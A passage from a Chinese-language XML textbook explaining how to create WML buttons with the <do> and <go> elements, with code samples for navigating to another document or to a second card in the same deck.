


图 27.3 在标签中对齐文本

#### 27.1.4.4 创建 WML 按钮

HTML 文档能够显示很多控件，WML 也一样，只有较少的扩展。在 WML 文档中可创建的一种控件是按钮控件，可以使用 `<do>` 元素创建它。例如，你可能想使用按钮导航到卡片组中的另一个卡片，也可能想导航到全新的文档。通过为 `<do>` 元素的 `type` 属性分配 "accept" 值，并为按钮标记的文本指定它的 `label` 属性，就可以实现这种功能：

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
    "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
    <card id="Card1" title="Using Buttons">
        <p align="center"><b>Using Buttons</b></p>
        <do type="accept" label="Navigate to the Starpowder site.">
            .
        </do>
    </card>
</wml>
```



```

        .
        .
    </do>
</card>
</wml>

```

实际上，使用<go>元素就可以完成导航，用 href 属性指定新位置（注意，对于空元素，我正在使用第 25 章讨论过的 XML 语法，这就意味着可以用“/”结束元素，因此不需要结束标记）：

```

<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
    "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
    <card id="Card1" title="Using Buttons">
        <p align="center"><b>Using Buttons</b></p>
        <do type="accept" label="Navigate to the Starpowder site.">
            <go href="http://www.starpowder.com/welcome.wml"/>
        </do>
    </card>
</wml>

```

图 27.4 显示了这段代码的结果，在此，可以清楚地看到按钮。单击该按钮将会使浏览器试图导航到并不存在的文档 [www.starpowder.com/welcome.wml](http://www.starpowder.com/welcome.wml)（如果想导航到已有的 WML 文档，则访问 [www.apachesoftware.com/wml/index.wml](http://www.apachesoftware.com/wml/index.wml)，它是 Klondike 浏览器的主页）。




图 27.4 在 WML 中创建按钮

使用<go>元素，也可以导航到同一个卡片组中的其他卡片；在这个示例中，把目标卡片的 ID 分配给<go>元素中的 href 属性。下面给出了一个示例卡片组，它包含两个卡片，也给出了一个按钮，该按钮允许用户从第一个卡片导航到第二个卡片。注意，按钮的 href 属性已设置为第二个卡片的 ID，并带有#前缀。

```

<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN" "http://www.wapforum.

```



```
org/DTD/wml_1.1.xml">
<wml>
  <card id="Card1" title="Two Card Example">
    <p align="center"><b>Two Card Example</b></p>
    <p>
      Welcome to card 1.
    </p>
    <do type="accept" label="Navigate to Card 2">
      <go href="#Card2"/>
    </do>
  </card>
  <card id="Card2" title="Card 2">
    <p>
      Welcome to card 2.
    </p>
  </card>
</wml>
```

图 27.5 显示了这个 WML 的结果。单击该按钮时，浏览器将会导航到第二个卡片。

